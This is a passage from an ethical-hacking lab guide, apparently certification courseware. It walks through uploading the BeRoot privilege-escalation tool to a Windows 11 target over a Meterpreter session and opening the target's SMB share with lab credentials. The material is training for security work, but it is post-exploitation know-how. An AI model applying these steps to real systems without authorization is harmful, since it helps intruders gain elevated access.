
29. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

30. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 11**) using the **Meterpreter** session.


31. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.1.11** from the drop-down options.

Note: If **ceh-tools on 10.10.1.11** option is not present then follow the below steps to access **CEH-Tools** folder:


- Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
- The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.
- The security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.



